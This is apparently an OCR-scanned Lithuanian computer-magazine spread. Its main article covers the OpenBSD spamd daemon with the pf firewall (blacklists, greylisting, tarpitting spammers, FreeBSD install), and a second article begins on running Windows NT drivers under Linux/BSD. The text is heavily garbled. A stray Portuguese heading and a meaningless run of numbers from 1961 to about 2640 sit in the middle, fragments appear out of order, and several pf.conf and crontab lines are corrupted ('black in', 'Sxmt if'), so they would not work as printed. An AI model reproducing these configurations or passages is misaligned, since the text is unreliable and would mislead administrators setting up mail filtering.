KIEKVIENĄ DIENĄ Į PADORIŲ VARTOTOJŲ PAŠTO DĖŽUTES PATENKA VIS DAUGIAU IR DAUGIAU NEPAGEIDAUJAMŲ REKLAMINIŲ PRANEŠIMŲ (UCE — *UNSOLICITED COMMERCIAL EMAIL*), PAPRASČIAU ŠNEKANT — SPAMO. ATITINKAMAI ELEKTRONINIO PAŠTO PERŽIŪRAI TENKA SUGAIŠTI VIS DAUGIAU JĖGŲ IR BRANGAUS LAIKO. TAIP PAT AUGA TIKIMYBĖ, KAD PRALEISI AR ATSIKILTINAI IŠTRINSI SVARBŲ LAIŠKĄ. O DABAR PRIE VISO ŠITO PRIDĖK PAPILDOMĄ PAŠTO SERVERIŲ IR INTERNETO KANALŲ APKROVIMĄ, IR GAUSI PROBLEMĄ, KURI VERTA PATIES RIMČIAUSIO DĖMESIO. ŠIANDIEN MES PARODYSIM, KAIP GALIMA NE TIK SĖKMINGAI PASIPRIEŠINTI SPAMERIAMS, BET IR SUDUOTI JIEMS TRIUŠKINANTĮ ATSAKOMĄJĮ SMŪGĮ.

**[Panacėjos beieškant]** Dar spamo atsiradimo aušroje buvo suformuoti taip vadinami operatyvūs „juodųjų skylių“ sąrašai (RBL — *Realtime Blackhole List*), į kuriuos buvo įtraukti kai kurių interneto paslaugų tiekėjų modemų pool'ų ir atvirų serverių (*open relays*) IP adresai, iš kurių buvo masiškai siuntinama nepageidaujama reklaminė korespondencija. Pašto transporto agentų (*sendmail*, *qmail*, *postfix*, *exim*) kūrėjai nepavargdavo nuo versijos prie versijos savo kūrniuose tobulinti specialių kovos su spamu priemonių. Kartu su tuo buvo išradinėjamos įvairios euristinės sistemos, filtravimo metodai ir genetiniai algoritmai, kurie buvo skirti pašto grūdams atskirti nuo pelių.

Tačiau nepaisant daugybės pasiūlytų sprendimų, panacėja taip ir nebuvo surasta. Gauti priimtina rezultata buvo galima tik derinant įvairius apsaugos būdus (o kai kuriais atvejais net panaudojant *workaround'us*, kas elektroninio pašto sistemoms yra tiesiog nepriimtina). Tiesa, tas „priimtinas rezultatas“ tenkindavo toli gražu ne visus. Čia sudetingumas tame, kad spamo platinimo technologijos nestovi vietoje, jos evoliucionuoja kartu su apsaugos sistemomis.



Spameriai nuolat tobulina savo žinias, plečia naudojamų priemonių arsenalą ir neįtikėtinai lengvai prisiderina prie naujausių „vakcinų“. Kaip mes visi jau spėjom įsitikinti, spamas be didesnių trikdžių praeina pro RBL serverių grandines, už borto palieka *SpamAssassin* + *razor* + *DCC* kinkinį, į akligatvį įstumia *MDA/MUA* filtrus.

Atkakloje spamo ir antispamo dvikovoje laimėtoju praktiškai visada tapdavo spameriai, ir sunku pasakyti, kiek dar jie būtų triumfavę, jeigu į areną nebūtų išėjęs *spamd(8)* — feikinis SMTP demonas su *greylisting* darbo režimo galimybe

**[Pirmasis žvilgsnis į „spamd“]** Pats savaime *spamd* neturi to specifinio funkcionalumo, kuris būdingas pinavertiškiems MTA, todėl savarankiškai duoti atkūrio spamams negali. Unikarios *spamd* galimybės atsiskleidžia tik pastarajam glaudžiai sąveikaujant su paketų filtru *pf(4)*.

*pf* + *spamd* darbo schema gali būti pavaizduota taip: demonas klausosi grįžtamojo ryšio sąsajos (127.0.0.1) 8025/tcp jungties; kas tam tikrą sukonfigūruotą laiką tarpą įrankis *spamdsetup(8)* operuoja šešuota spamerių IP adresų duomenų baze; IP adresų sąrašai į atitinkamas lenteles ir ugniasienes taisykles užkraunami veikimo metu, panaudojant *pfctl(8)*. Remdamiesi gautais duomenimis ir paklausomai nuo prisijungusio SMTP serverio IP adreso, mes galime:

\* įeinantį SMTP prisijungimą nukreipti *spamd* demonui, kuris nenutrauks susijungimo, kaip būtų galima tikėtis, bet priešingai, stengsis maksimaliai ilgai išlaikyti spamerį „linijoje“:

```
table <spamd> persist
rdr pass on $ext if inet proto tcp from <spamd> to port smtp {
```

```
-> 127.0.0.1 port spamd
```

```
* leisti praeiti teiseiems paketams:  
block in  
pass in log on Sxmt if inet proto tcp from any to Sxmt if \
```

```
port smtp flags S/SA keep state
```

Ga ausiai spamas nėra pristatomas (svarbu pastebėti, kad užbaigus *spamd* < > MTA susijungimą, reklaminiai laiška bus grąžinti į siuntėjo pašto eilę), mūsų serverio apkrovimas praktiškai nepadides, o prisijungusio spameniško serverio, kuris vienu metu apdoroja šimtus susijungimų, laikas ir sisteminiai resursai bus eikvojami *bergždžiai*. Galima pasakyti, kad *spamd* vykdo labai subtilią DoS ataką, tuo pačiu ne per nago juodymą neatitrukdamas nuo pašto sistemas dokumentuojančių RFC. Taip taip, idealu atveju, jeigu visi pašto serveriai būtų aprūpinti toka apsauga, spamenams būtų prasti popieriai.

Kai kurie SMTP klaidų kodai, po kurių siuntėjas yra priverstas pakartoti laiško siuntimą:

```
450 Requested mail action not taken: mailbox unavailable (E.g., mailbox busy)  
451 Requested action aborted: local error in processing  
550 Requested action not taken: mailbox unavailable (E.g., mailbox not found, no access)
```

**[Nuo teorijos prie praktikos]** Demono konfigūravimą derėtų pradėti nuo *spamd.conf(5)* pataisymų. „all“ direktyvoje nurodome užknisančių spamerių iš draugiškų tolimųjų rytų šalių adresus (be abejo, galima jungti *spamhaus* ir *spews* sekcijų išvardinimus, tačiau tada būk pasiruošęs tam, kad vieną gražų rytą tu nustosi gauti laiškus iš tokių domenų, kaip *centras.lt*, *delfi.lt*, *mail.ru* ir t.t.):

```
# vi /etc/spamd.conf
```

```
china korean
```

```
blacklist  
msg "SPAM: Your address %A appears to be from China\n"  
See www.okean.com/asianspamblocks.html for more details\nmethod http\nfile www.openbsd.org/spamd/china.txt.gz
```

```
blacklist  
msg "SPAM: Your address %A appears to be from Korea\n"  
See www.okean.com/asianspamblocks.html for more details\nmethod http\nfile www.openbsd.org/spamd/korean.txt.gz
```


Raktinis žodis *black* parodo, kad šie adresai priklauso juodiesiems sąrašams (*black lists*), *msg* nurodo siuntėjo SMTP serveriui grąžinamą klaidos pranešimą o *method* ir *file* aprašo su *gzip(1)* suspaustos tekstinės bylos su spamerių IP adresais gavimo būdą. Toliau su *crontab(1)* iškvičiame tekstų redaktorių (tą, kuris nurodytas su aplinkos kintamuoju \$EDITOR), kad periodiškai (kas valandą) atnaujintų adresų bazes:

```
# crontab -e  
0 * * * * . /usr/bin/spamd -d /etc
```

Dabar šiek tiek atitrukime nuo konfigūravimo proceso ir savo dėmesį sutelkime į *greylisting* režimą.

**[„Greylisting“ magija]** Kova su spamu gali vykti dviem frontais: serverio puseje arba kliento puseje. Versti klientą atikinti kažkokius jam magiškus veiksmus — tai šventvagystė :), o serverio puseje be tradicinių juodųjų sąrašų egzistuoja du skirtingi metodai: tiesioginė korespondencijos analizė, kuomet pagal daugelio parametrų visumą daroma išvada apie kiekvieno konkretaus laiško „švarumą“, bei „pilkyjų sąrašų“ technologija (*greylisting*). Būtent apie pastarąją mes ir pašnekesime kiek išsamiau, juk raštingai realizavus ir teisingai sukonfigūravus, ši technologija gali nufiltruoti iki 98% spamo, negašdama serverio laiko ir resursų „blogųjų“ laišku tinklo srautui bei apdorojimui. Spamerio užduotis — per trumpiausią laiką išsiųsti didžiausią reklaminių laišku kiekį. Tuo pačiu kiekvieno laiško išsiuntimo sėkmė nėra stebima. Viena pagrindinių to priežasčių elektroninio pašto pasaulyje išeinančios korespondencijos pristatymo patikimumas brangiai kainuoja, kitaip tariant: tam reikia specialių injektorių, vykdyti papildomus resursams imlius sisteminius iškvietus, pavyzdžiui, *fsync(2)* ir *write(2)*, bei atlikti operacijas su */var/spool/mailqueue* eile (arba užsimiti eilę migravimu). Taigi spamerių darbą galima apibūdinti kaip „išsiųčiau ir pamiršau“ (*fire and forget*). Tuo mes ir pasinaudosime.

*Greylisting*’o idėja labai paprasta: korektiškai sukonfigūruotas siuntėjo pašto serveris, gavęs tam tikrą atsakymą iš gavėjo serverio, laiško pristatymą privalo pakartoti po tam tikro laiko tarpo (paprastai po 5, 15, 25, 30 arba 60 minučių). Tai žinodami, vietoje atsakymo į susijungimą su nežinomu pašto serveriu mes su *spamd* grąžinsime ne standartinį SMTP pranešimą (OK arba *Rejected*), o laikiną klaidą (kurios kodas gali būti 450, 451 arba 550). Kuomet siuntėjo pašto serveris pakartos laiško pristatymą (remiantis RFC, jis tai privalo padaryti), mes įvertinsime, kad šis konkretus serveris prieš keletą minučių jau bande mums išsiųsti laišką, o tai reiškia, kad jis nėra spameris. Tada mes primsime korespondenciją.



spamd dokumentacija





```
* Rejects mail from a host that has no valid SMTP server,
no other proto tcp from <spamd-whitelist> to port smtp
```

Missão Sexta - 1961: 1961, 1962, 1963, 1964, 1965, 1966, 1967, 1968, 1969, 1970, 1971, 1972, 1973, 1974, 1975, 1976, 1977, 1978, 1979, 1980, 1981, 1982, 1983, 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021, 2022, 2023, 2024, 2025, 2026, 2027, 2028, 2029, 2030, 2031, 2032, 2033, 2034, 2035, 2036, 2037, 2038, 2039, 2040, 2041, 2042, 2043, 2044, 2045, 2046, 2047, 2048, 2049, 2050, 2051, 2052, 2053, 2054, 2055, 2056, 2057, 2058, 2059, 2060, 2061, 2062, 2063, 2064, 2065, 2066, 2067, 2068, 2069, 2070, 2071, 2072, 2073, 2074, 2075, 2076, 2077, 2078, 2079, 2080, 2081, 2082, 2083, 2084, 2085, 2086, 2087, 2088, 2089, 2090, 2091, 2092, 2093, 2094, 2095, 2096, 2097, 2098, 2099, 2100, 2101, 2102, 2103, 2104, 2105, 2106, 2107, 2108, 2109, 2110, 2111, 2112, 2113, 2114, 2115, 2116, 2117, 2118, 2119, 2120, 2121, 2122, 2123, 2124, 2125, 2126, 2127, 2128, 2129, 2130, 2131, 2132, 2133, 2134, 2135, 2136, 2137, 2138, 2139, 2140, 2141, 2142, 2143, 2144, 2145, 2146, 2147, 2148, 2149, 2150, 2151, 2152, 2153, 2154, 2155, 2156, 2157, 2158, 2159, 2160, 2161, 2162, 2163, 2164, 2165, 2166, 2167, 2168, 2169, 2170, 2171, 2172, 2173, 2174, 2175, 2176, 2177, 2178, 2179, 2180, 2181, 2182, 2183, 2184, 2185, 2186, 2187, 2188, 2189, 2190, 2191, 2192, 2193, 2194, 2195, 2196, 2197, 2198, 2199, 2200, 2201, 2202, 2203, 2204, 2205, 2206, 2207, 2208, 2209, 2210, 2211, 2212, 2213, 2214, 2215, 2216, 2217, 2218, 2219, 2220, 2221, 2222, 2223, 2224, 2225, 2226, 2227, 2228, 2229, 2230, 2231, 2232, 2233, 2234, 2235, 2236, 2237, 2238, 2239, 2240, 2241, 2242, 2243, 2244, 2245, 2246, 2247, 2248, 2249, 2250, 2251, 2252, 2253, 2254, 2255, 2256, 2257, 2258, 2259, 2260, 2261, 2262, 2263, 2264, 2265, 2266, 2267, 2268, 2269, 2270, 2271, 2272, 2273, 2274, 2275, 2276, 2277, 2278, 2279, 2280, 2281, 2282, 2283, 2284, 2285, 2286, 2287, 2288, 2289, 2290, 2291, 2292, 2293, 2294, 2295, 2296, 2297, 2298, 2299, 2300, 2301, 2302, 2303, 2304, 2305, 2306, 2307, 2308, 2309, 2310, 2311, 2312, 2313, 2314, 2315, 2316, 2317, 2318, 2319, 2320, 2321, 2322, 2323, 2324, 2325, 2326, 2327, 2328, 2329, 2330, 2331, 2332, 2333, 2334, 2335, 2336, 2337, 2338, 2339, 2340, 2341, 2342, 2343, 2344, 2345, 2346, 2347, 2348, 2349, 2350, 2351, 2352, 2353, 2354, 2355, 2356, 2357, 2358, 2359, 2360, 2361, 2362, 2363, 2364, 2365, 2366, 2367, 2368, 2369, 2370, 2371, 2372, 2373, 2374, 2375, 2376, 2377, 2378, 2379, 2380, 2381, 2382, 2383, 2384, 2385, 2386, 2387, 2388, 2389, 2390, 2391, 2392, 2393, 2394, 2395, 2396, 2397, 2398, 2399, 2400, 2401, 2402, 2403, 2404, 2405, 2406, 2407, 2408, 2409, 2410, 2411, 2412, 2413, 2414, 2415, 2416, 2417, 2418, 2419, 2420, 2421, 2422, 2423, 2424, 2425, 2426, 2427, 2428, 2429, 2430, 2431, 2432, 2433, 2434, 2435, 2436, 2437, 2438, 2439, 2440, 2441, 2442, 2443, 2444, 2445, 2446, 2447, 2448, 2449, 2450, 2451, 2452, 2453, 2454, 2455, 2456, 2457, 2458, 2459, 2460, 2461, 2462, 2463, 2464, 2465, 2466, 2467, 2468, 2469, 2470, 2471, 2472, 2473, 2474, 2475, 2476, 2477, 2478, 2479, 2480, 2481, 2482, 2483, 2484, 2485, 2486, 2487, 2488, 2489, 2490, 2491, 2492, 2493, 2494, 2495, 2496, 2497, 2498, 2499, 2500, 2501, 2502, 2503, 2504, 2505, 2506, 2507, 2508, 2509, 2510, 2511, 2512, 2513, 2514, 2515, 2516, 2517, 2518, 2519, 2520, 2521, 2522, 2523, 2524, 2525, 2526, 2527, 2528, 2529, 2530, 2531, 2532, 2533, 2534, 2535, 2536, 2537, 2538, 2539, 2540, 2541, 2542, 2543, 2544, 2545, 2546, 2547, 2548, 2549, 2550, 2551, 2552, 2553, 2554, 2555, 2556, 2557, 2558, 2559, 2560, 2561, 2562, 2563, 2564, 2565, 2566, 2567, 2568, 2569, 2570, 2571, 2572, 2573, 2574, 2575, 2576, 2577, 2578, 2579, 2580, 2581, 2582, 2583, 2584, 2585, 2586, 2587, 2588, 2589, 2590, 2591, 2592, 2593, 2594, 2595, 2596, 2597, 2598, 2599, 2600, 2601, 2602, 2603, 2604, 2605, 2606, 2607, 2608, 2609, 2610, 2611, 2612, 2613, 2614, 2615, 2616, 2617, 2618, 2619, 2620, 2621, 2622, 2623, 2624, 2625, 2626, 2627, 2628, 2629, 2630, 2631, 2632, 2633, 2634, 2635, 2636, 2637, 2638, 2639, 2640, 26

Spamd yra OpenBSD kūrėjų komandos tvirtinys ir pirmą kartą pasirodė šios sistemos 3.3 versijoje. Pasak legendos, pagrindinis programuotojas ir idėjinis OpenBSD projekto įkvėpėjas, Theo de Raadt, ne juokais susinervino, kai į savo pašto dėžutę per dieną gavo penkioliktą pasiūlymą pasididinti savo organą. Tą patį vakarą jis sukvietė savo komandą ir tarė: „Darykit ką norit, bet kad iki ryto mes turėtumėm savą ir patikimą apsaugą nuo spamot“. Programuotojai visą naktį be pertraukos rašė kodą, o kitos dienos vakare pirmoji spamd beta versija jau gynė @openbsd.org sienas.

WV



```
> 127.0.0.1 port smtp
```

```
/* Užtikriname priėjimą prie mūsų pašto serverio */
black in
pass in log on Sxmt if inet proto tcp from any to Sxmt if \
    port smtp flags S/SA keep state
```

**[Patikriname būtinų sisteminių įrašų egzistavimą]** Nepamiršk įsitikinti, kad sisteminėje byloje `/etc/services` yra pilnas mūsų konstrukcijoje dalyvaujančių servisų sąrašas.

```
% egrep 'smtp, spam' /etc/services
smtp 25/tcp # mail
spamd 8025/tcp # spamd(8)
spamd-cfg 8026/tcp # spamd(8) configuration
```

Per didelį spamerių aktyvumą galima sustabdyti stebint maksimalų prisijungimų kiekį (būk atidus, šiuo atveju `spamd` ir MTA randasi skirtinguose serveriuose):

```
# vi /etc/pf.conf
ext if = "fxp0"
smtp_server = "192.168.5.2"

table <spammers> persist

rdr on Sxmt if inet proto tcp from any to Sxmt if \
    port smtp tag SPAM > $smtp_server

black in log quick on Sxmt if inet from <spammers>
pass in log on Sxmt if tagged SPAM flags S/SA synproxy state \
    (max-src-conn 100, max-src-conn-rate 10/60, \
    overload <spammers> flush global)
```

```
andrius@rocky:~$ su
root@rocky:~# sudo pfctl -sT
blacklist
limited
pass in
spamd
spamd-white
spamd-whitegroup
spamd-whitelist
sshbf
trusted
...
81% sudo pfctl -t spamd -T show | wc -l
536
91% sudo pfctl -t spamd-white -T show | wc -l
147
101% sudo pfctl -t spamd-whitegroup -T show | wc -l
4
11% sudo pfctl -t spamd-whitelist -T show | wc -l
51
121% spamd rocks :-),
```

pasivačiuojame įrašų kiekį kiekvienoje lentelėje

**[Graudžios natos]** Vardan teisingumo reikia paminėti, kad `spamd` iki idealo dar toloka. *China* ir *korea* sekcijos naudojamos vienu tikslu: minimizuoti sunaudojamos operatyvinės atminties kiekį. Juk kai į susijungimų būsenų lentelę įtraukiami papildomi įrašai, branduolys ir `spamd` prisijungusiam serveriui dinamiiniame režime pradeda išskirti atmintį. Be to, pati *greylisting* technologija lemia tam tikrą pradinį laiškų užlaikymą iš nežinomų pašto serverių. Mes šį užlaikymą galime minimizuoti su *passtime* opcija, tačiau daugeliu atvejų mums tenka pasikliauti protinga siuntėjų serverių konfigūracija. 10, 15 minučių — beveik visada toleruotinas laikas, tačiau jeigu pasitaikys toks serveris, kuris siuntimą atnaujiną tik po vienos kitos vaandos, tuomet čia jau nieko nepadarysi. Štai kodėl *greylisting* blogai dirba viešose pašto sistemose, kur būdingi nuolatiniai prisijungimai iš įvairių serverių, tačiau ši sistema puikiai veikia korporatyviniuose vidutinių ir nelabai didelių firmų pašto serveriuose, kurių darbuotojai susirašinėja su palyginus siauru partnerių ratu.

**[Fryškiniai post-skriptumai]** `Spamd` yra perkeltas (portintas) į *FreeBSD*, jį galima įdiegti įprastiniu būdu — iš jungčių:

```
# cd /usr/ports/mail/spamd
# make install clean
```

Savaime suprantama, tam, kad `spamd` veiktų *FreeBSD* sistemoje, čia turi būti aktyvuota *OpenBSD* PF galimybė:

```
# vi /etc/rc.conf
pf_enable="YES"
pflog_enable="YES"
pfspamd_enable="YES"
pfspamd_flags="G 54-864 -q v"
```

Pora pastebėjimų. Visų pirma, *greylisting* mode veikimui būtinas failinių deskriptorių failų sistemos (*fdescfs*) palaikymas.

```
# echo "fdescfs /dev/fd fdescfs rw 0 0" >> /etc/fstab
# echo "fdescfs load="YES" >> /boot/loader.conf
# kldload fdescfs
# mount /dev/fd
```

Antra, norint nepainioti *OpenBSD* `spamd` ir į *SpamAssassin* sudėtį įeinančio *perl* demono `spamd`, paleidimo skriptas pavadintas `pfspamd.sh`. Tačiau to maža: *FreeBSD* paleidimo skriptų sistema apie proceso veikimą sprendžia pagal komandos `ps` pateikiamą informaciją. Ir jeigu sistemoje paleistas *SpamAssassin*'o `spamd`, tuomet `pfspamd.sh` veiks nekorektiškai. Šis dviejų `spamd` demonų sambūvio sistemoje klausimas kol kas neišspręstas, todėl mums teks panaudoti mažytį haką:

```
# mv /usr/local/libexec/spamd /usr/local/libexec/pfspamd

# vi /usr/local/etc/rc.d/pfspamd.sh

/* Surandom ir pakeičiam e-lute */
command "/usr/local/libexec/pfspamd"
```

# 056

## Kovinis portinimo menas

Turbinis tvarkyklių perkėlimas iš „Windows“ į „Linux/BSD“

PRIEŠ KELETĄ METŲ SITUACIJA SU TVARKYKLĖMIS LINUX IR BSD SISTEMOSE BUVO TIESIOG KATASTROFIŠKA. JOS PRIPAŽINDAVO TIK NEDAUGELĮ ĮRANGINIŲ, TODĖL ĮRANGĄ UNIX MAŠINOMS TEKDAVO PIRKTI ATSKIRAI. TUOMET LINUX DAR NEBUVO IŠAUGĘS IŠ HAKERIŲ „KONSTRUKTORIAUS“ STADIJOS, O BSD DAUGIAUSIA BUVO NAUDOJAMA SERVERIUOSE, KURIŲ VISA ĮRANGA SUSIVESDAVO Į TINKLO PLOKŠTĘ IR SCSI VALDIKLĮ. IKI ŠIOL VIENAS PAGRINDINIŲ UNIX SISTEMŲ TRŪKUMŲ YRA ĮVAIRIAUSIEMS „SKANIEMS“ GELEŽIUKAMS SKIRTŲ NORMALIŲ TVARKYKLIŲ STOKA, SU KLO WINDOWS SKLANDŽIAI SUSITVARKO. IŠ TIKRŲJŲ ŠĮ KLAUSIMĄ GALIMA IŠSPRĘSTI, APIE KĄ IR BŪS KALBAMA ŠIAME STRAIPSNYJE.


**[Virtualios mašinos]** Prieš diegdamas Linux/BSD, susimąstyk, kam tau, tiesą sakant, to reikia? Jeigu knieti pačiupinėti alternatyvią sistemą, perprasti programų kūrimo priemones arba kompiliuoti išerties tekstus, tai geriausias pasirinkimas tokiu atveju būtų virtuali mašina, pavyzdžiui, VMWare. Tiesa, Fedora Core su ja žiauniai stabdo (su P-III 733 iš viso neįmanoma dirbti), tačiau Debian su KDE važiuoja visai normaliai. Nori — kurk programas, nori — skaityk dokumentaciją. Taip pat gali pažaisti Star Wars tipo žaidimus. Tokiu atveju nereikės jokių tvarkyklių, ta prasme, „jokių tvarkyklių, be to, kas pateikiama kartu su bet kuriuo normaliu distributyvu“. Daugelis kūrėjų būtent taip ir daro. Kad ir kaip bežiūrėtum, bet koks save gerbiantis Unix programuotojas yra priverstas kompiuteryje turėti dešimtis skirtingų rūšių operacinių sistemų, kad galėtų testuoti savo programų sudėtingumą. „Realiam“ kompiuteryje persijungimai tarp jų vyksta tik perkraunant, kas nėra gerai, o virtualios mašinos persijungia kaip karusele.

Galima pasiekti ir priešingą, t.y. kaip bazinę sistemą įdiegti Linux/BSD, o Windows paleisti su virtualia mašina. Kadangi VMWare suteikia tiesioginį priejimą prie COM/LPT/USB jungčių, prie tavo mašinos prijungtas skeneris, spausdintuvas/skaitmeninis fotoaparatas jau nebus problema. Su tuo susidoros Windows! Tokiu atveju

bazinė Unix mašina savo žinioje turi visus sisteminius resursus, todėl našumas čia nesumažėja, tačiau iškyla kitos problemos. Windows programos (pavyzdžiui, žaidimai) arba smarkiai stabdys, arba iš viso atsisakys pasiekti, be to, su visais likusiais įrenginių tipais, pavyzdžiui, integruota WLAN plokštė arba vaizdo plokštė, Windows dirbti negalės. O viskas todėl, kad VMWare yra uždara dėžė, kuri nuo bazinės operacinės sistemos atskirioja stora emulatoriaus siena. Jeigu egzistotų kokia nors galimybė virtualiai mašinai suteikti pilną priejimą prie visos fizinės įrangos, tuomet būtų šaunu... Ruoškis! Būtent tokį būdą mes ir rengiamės aprašyti!

**[Du viename]** Pradesime nuo paprasto, tačiau iki šiol dar niekieno neišspręsto klausimo, t.y. jau seniai išspręsto, tačiau, žinoma, ne visai taip, kaip reiktų. Visi žino, kad NTFS partitijų galimybė kelia didelę problemą. Į NTFS partitijas mokančios rašyti tvarkyklės pasirodė visai neseniai, ir tai tik norint pasipukuoti parodose. Realiam darbui jos netinka, kadangi veikia nestabiliai ir turi daugybę apribojimų. Suspaustos (compressed) bylos, tranzakcijos ir daugybė kitų dalykų vis dar neįmanomi. Be to, NTFS nestovi vietoje ir nors lėtai, tačiau vis tiek tobulėja. Argi galima bent teoriškai sukurti 100% sudėtingą tvarkyklę, kuri naujas NTFS versijas „suvirškintų“ neįsikišant programuotojui? Klausimas nėra toks naivus, kaip atrodo. Kam mums vargti prie nuosavos tvarkyklės, kai po ranka yra jau paruošta ntfs.sys. Jeigu mes sugebėsime ją priversti veikti Linux sistemoje, visos problemos išsprends savaimė.

Taip, branduolio lygyje Linux/BSD nuo Windows skiriasi taip pat, kaip dramblys nuo krokodilo. Skirtumų labai daug, tačiau kažkas bendro jose vis dėlto yra. Tiek Windows, tiek Linux, tiek ir BSD veikia su x86 tipo procesoriais apsaugotame režime, naudoja pusiapius suskirstytą virtualią atmintį ir su įranga savekauja griežtai nustatyta tvarka (per fizinių ir virtualių magistralių hierarchiją). Aukšto lygio tvarkyklės, pavyzdžiui, ntfs.sys, iš viso neiečia aparatūrinės įrangos ir jose nuo sistemos priklausančio kodo kiekis min malus. Kodėl gi tuomet vienos sistemos



Windows NT 5.0 vidaus



tvarkyklė neveikia kitoje sistemoje? Pagrindė taip yra todėl, kad sąsaja tarp operacinės sistemos ir tvarkyklės kiekvienu atveju skiriasi, bei todėl, kad tvarkyklė naudoja sistemos eksportuojamų funkcijų biblioteką, o šios funkcijos skirtingose sistemose skiriasi.

Perkelti Windows tvarkyklę į Linux/BSD visiškai realu! Tam net neprireiks jos išeities teksto. Tereikia parašyti gudrų ir nesudetingą „perejimą“ tarp tvarkyklės ir operacinės sistemos, kuris primintų užklausus ir transliuotų jas pagal visas „etiketo“ taisykles, taip pat reikia perkelti tvarkyklės veikimui reikalingų funkcijų biblioteką. O, taip! Tam reikia mokėti programuoti! Paprastai tiems mirtingiesiems vartotojams toks receptas visiškai netinka, bet čia jau nieko nepadarysi. Nepaisant to, perkelti paruoštą tvarkyklę kur kas paprasčiau, nei parašyti ją nuo nulio. Tokiu atveju bent jau nereikės kruopščiai disasembliuoti originalaus kodo, kas pakeistų techninės dokumentacijos paiešką, kurios arba iš viso nėra, arba ji pateikiama tik pasirašius neplatinto sutartį (*non-disclosure agreement*), kuri dažnai draudžia atvirai platinti išeities tekstus). Be to, išėjus naujai Windows tvarkyklės versijai, Linux/BSD jungties atnaujinimas iš esmės supaprastėja — tiesiog naują bylą nukopijuojame vietoje senos, ir viskas. Tačiau visa tai tik teorija. Pereikime prie detalių.

Windows NT ir visų iš jos kilusių operacinių sistemų (Windows 2000, XP, 2003) branduolio modelis ganėtinai paprastas. Su „išoriniu“ pasauliu branduolį susieja „Sisteminių servisų dispečeris“, „prijungtas“ prie *ntdll.dll*. Ši biblioteka yra jau už branduolio „kiauto“ ir vykdoma vartotojo režime. *ntoskrnl.exe* įdėtas „Sisteminių servisų dispečeris“ remiasi „Iškviečiamomis branduolio sąsajomis“, dalis kurių realizuota paties *ntoskrnl.exe* viduje, o kita dalis — išorinėse tvarkyklėse, kurioms priklauso ir „Elektros maitinimo dispečeris“. Tam tikra tvarkyklių klase kuri vadinasi failų sistemos „Įrenginių tvarkyklėmis“, yra savotiškame „kiaute“ ir su „Sisteminių iškvietimų dispečeriu“ sąveikauja per įvedimo išvedimo dispečerį, realizuotą *ntoskrnl.exe*!

Branduolys, ant kurio kaip ant pagrindo laikosi visi aukščiau paminėti komponentai, yra žemo lygio funkcijų visuma, sukoncentruotų... Teisingai? *ntoskrnl.exe* byloje! Žemiau yra tik aparatūrinės įrangos abstrahavimo lygis, sutrumpintai vadinamas HAL (Hardware Abstraction Level). Kadaisie „Microsoft“ turejo idėją padalinti branduolį į nuo sistemos priklausomą ir nuo sistemos nepriklausomą dalis, tap siekiant supaprastinti Windows perkėlimą į kitas platformas, tačiau dar NT 4.x laikais viskas susimaišė, ir džioji nuo sistemos priklausomų funkcijų dalis pakliuvo į *ntoskrnl.exe*, o šiandien HAL praktiškai atsisakytą. Jame liko nedaug iš tiesų žemo lygio funkcijų, kurios tiesiogiai sąveikauja su aparatūrine įranga, kitaip tariant — su jungtimis ir DMA. Tačiau Linux/BSD branduolyje yra savos darbo su DMA funkcijos, todėl paskui save vilkti HAL mums visiškai nebūtina, tuo labiau kad tvarkyklės su DMA sąveikauja ne tiesiogiai, o per Plug n-Play menedžerį, kuris yra *ntoskrnl.exe*.

Jeigu mums pavyktų priversti *ntoskrnl.exe* veikti jam svetimo Linux (arba BSD) aplinkoje, gautume galimybę paleisti bet kokias NT tvarkykles be jokių jų dvejetainio kodo papildymų. Tai ne tik supaprastintų perkėlimą, tačiau ir pašalintų tap vadinamą „autonnių teisių“ problemą. Integracija į Europa vyksta vis didesniu pagreičiu. Trečioji Roma (kitaip dar žinoma JAV vardu) veržiasi į mūsų žemes, visur nustatydama savo tvarką ir įstatymus. Bet kuns licencijuotos Windows kopijos savininkas turi teisę

paruoštą tvarkyklę leisti iš kur tik nori be jokių leidimų ir be papildomo mokesčio, tačiau modifikuoti dvejetainį kodą jami vargu ar leidžiama.

